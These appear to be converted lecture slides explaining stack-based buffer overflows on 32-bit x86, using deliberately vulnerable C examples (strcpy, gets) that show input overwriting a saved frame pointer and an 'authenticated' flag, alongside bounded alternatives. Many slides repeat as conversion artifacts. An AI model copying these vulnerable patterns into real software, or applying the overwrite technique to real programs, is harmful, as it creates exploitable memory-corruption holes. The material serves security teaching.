bounds. We will concern ourselves only with the overflow of dynamic buffers, otherwise known as stack-based buffer overflows.

Process Memory Organization

To understand what stack buffers are we must first understand how a process is organized in memory. Processes are divided into three regions: Text, Data, and Stack. We will concentrate on the stack region, but first a small overview of the other regions is in order. The text region is fixed by the program and includes code (instructions) and read-only data. This region corresponds to the text section of the executable file. This region



The details discussed in this module *assumes* a **32-bit x86 architecture**


X86 (32-bit) Registers

EAX – Accumulator register (general purpose register)
ECX – Counter register (general purpose register)
EDX – Data register (general purpose register)
EBX – Base register (general purpose register)
ESP – Stack Pointer register
EBP – Base Pointer register
ESI – Source Index register
EDI – Destination Index register
EIP – Instruction Pointer register

Addresses are 1 Word/4 bytes/32 bits

Word Address	Data								
⋮	⋮								⋮
0000000C	4	0	F	3	0	7	8	8	Word 3
00000008	0	1	E	E	2	8	4	2	Word 2
00000004	F	2	F	1	A	C	0	7	Word 1
00000000	A	B	C	D	E	F	7	8	Word 0
width = 4 bytes									

Little Endian Bytes Ordering



BUFFER OVERFLOWS: HIGH LEVEL

- **Buffer =**
 - Contiguous set of a given data type
 - Common in C
 - All strings are buffers of `char`'s
- **Overflow =**
 - Put more into the buffer than it can hold
- Where does the extra data go?
- Well now that you're experts in memory layouts...

COMMON FUNCTIONS THAT CAUSE OVERFLOW

Recall: Strings in C are character arrays terminated with a null character ('\0', which is represented by a byte of all zeroes).

```
char *
strcpy(char *to, char *from) {
    int i=0;
    do {
        to[i] = from[i];
        i++;
    } while(from[i] != '\0');
    return to;
}
```

Overflows **to** whenever
strlen(from) is greater
than the size of **to**

```
char *
strncpy(char *to, char *from, size_t len) {
    int i=0;
    while(from[i] != '\0' && i < len) {
        to[i] = from[i];
        i++;
    }
    return to;
}
```

COMMON FUNCTIONS THAT CAUSE OVERFLOW

Recall: Strings in C are character arrays terminated with a null character ('\\0', which is represented by a byte of all zeroes).

`strcpy(char *to, char *from)`

Copies 'from' into 'to' until it reaches the null character in from

Does not take into account the size of either

Overflows **to** whenever **strlen(from)**
is greater than the size of **to**

`strncpy(char *to, char *from, size_t len)`

Copies 'from' into 'to' until it reaches the null character in from

Does not take into account the size of either

Overflows **to** whenever **strlen(from)** and **len**
are both greater than the size of **to**

COMMON FUNCTIONS THAT CAUSE OVERFLOW

Unbounded Function: Standard C Library	Bounded Equivalent: Standard C Library	Bounded Equivalent: Windows Safe CRT
char * gets(char *dst)	char * fgets(char *dst, int bound, FILE *FP)	char * gets_s(char *s, size_t bound)
int scanf(const char *FMT [, arg, ...])	None	errno_t scanf_s(const char *FMT [, ARG, size_t bound, ...])
int sprintf(char *str, const char *FMT [, arg, ...])	int snprintf(char *str, size_t bound, const char *FMT, [, arg, ...])	errno_t sprintf_s(char *dst, size_t bound, const char *FMT [, arg, ...]) w
char * strcat(char *str, const char *SRC)	char * strncat(char *dst, const char *SRC, size_t bound)	errno_t strcat_s(char *dst, size_t bound, const char *SRC)
char * strcpy(char *dst, const char *SRC)	char * strncpy(char *dst, const char *SRC, size_t bound)	errno_t strcpy_s(char *dst, size_t bound, const char *SRC)

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

&arg1

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

%eip

&arg1

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

%ebp

%eip

&arg1

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



buffer

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```




buffer

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Upon return, sets %ebp to 0x0021654d

M e ! \0					
	A	u	t	h	4d 65 21 00
buffer					%eip
					&arg1

SEGFAULT (0x00216551)

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

&arg1

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

	%eip	&arg1	
--	------	-------	--

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}


int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

	%ebp	%eip	&arg1	
--	------	------	-------	--

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



authenticated

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

M e ! \0

	A	u	t	h	4d	65	21	00	%ebp	%eip	&arg1	
--	---	---	---	---	----	----	----	----	------	------	-------	--

buffer authenticated

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Code still runs; user now 'authenticated'

M e ! \0

	A	u	t	h	4d	65	21	00	%ebp	%eip	&arg1	
--	---	---	---	---	----	----	----	----	------	------	-------	--

buffer authenticated

```
void vulnerable()  
{  
    char buf[80];  
    gets(buf);  
}
```



```
void vulnerable()  
{  
    char buf[80];  
    gets(buf);  
}
```

```
void still_vulnerable()  
{  
    char *buf = malloc(80);  
    gets(buf);  
}
```


```
void safe()  
{  
    char buf[80];  
    fgets(buf, 64, stdin);  
}
```

```
void safe()  
{  
    char buf[80];  
    fgets(buf, 64, stdin);  
}
```

```
void safer()  
{  
    char buf[80];  
    fgets(buf, sizeof(buf), stdin);  
}
```

BUFFER OVERFLOW PREVALENCE

Significant percent of *all* vulnerabilities




[Data from the National Vulnerability Database](#)

USER-SUPPLIED STRINGS

- In these examples, we were providing our own strings
- But they come from users in myriad ways
 - Text input
 - Network packets
 - Environment variables
 - File input...

WHAT'S THE WORST THAT CAN HAPPEN?


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



buffer

WHAT'S THE WORST THAT CAN HAPPEN?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



buffer

strcpy will let you write as much as you want (til a '\0')

WHAT'S THE WORST THAT CAN HAPPEN?


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



strcpy will let you write as much as you want (til a '\0')

WHAT'S THE WORST THAT CAN HAPPEN?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



strcpy will let you write as much as you want (til a '\0')

What could you write to memory to wreak havoc?

FIRST A RECAP: ARGS

```
#include <stdio.h>

void func(char *arg1, int arg2, int arg3)
{
    printf("arg1 is at %p\n", &arg1);
    printf("arg2 is at %p\n", &arg2);
    printf("arg3 is at %p\n", &arg3);
}

int main()
{
    func("Hello", 10, -3);
    return 0;
}
```

FIRST A RECAP: ARGS

```
#include <stdio.h>

void func(char *arg1, int arg2, int arg3)
{
    printf("arg1 is at %p\n", &arg1);
    printf("arg2 is at %p\n", &arg2);
    printf("arg3 is at %p\n", &arg3);
}

int main()
{
    func("Hello", 10, -3);
    return 0;
}
```

What will happen?

`&arg1 < &arg2 < &arg3?`

`&arg1 > &arg2 > &arg3?`

FIRST A RECAP: LOCALS

```
#include <stdio.h>

void func()
{
    char loc1[4];
    int  loc2;
    int  loc3;
    printf("loc1 is at %p\n", &loc1);
    printf("loc2 is at %p\n", &loc2);
    printf("loc3 is at %p\n", &loc3);
}

int main()
{
    func();
    return 0;
}
```

FIRST A RECAP: LOCALS

```
#include <stdio.h>

void func()
{
    char loc1[4];
    int loc2;
    int loc3;
    printf("loc1 is at %p\n", &loc1);
    printf("loc2 is at %p\n", &loc2);
    printf("loc3 is at %p\n", &loc3);
}

int main()
{
    func();
    return 0;
}
```

What will happen?

$\&\text{loc1} < \&\text{loc2} < \&\text{loc3}?$

$\&\text{loc1} > \&\text{loc2} > \&\text{loc3}?$

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):


1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):


1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
8. **Jump back to return address**: `pop %eip`



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):


1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: `push %ebp`
5. **Set frame pointer** `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. **Push local variables** onto the stack; access them as offsets from `%ebp`

Called function (when returning):

7. **Reset the previous stack frame**: `%esp = %ebp; pop %ebp`
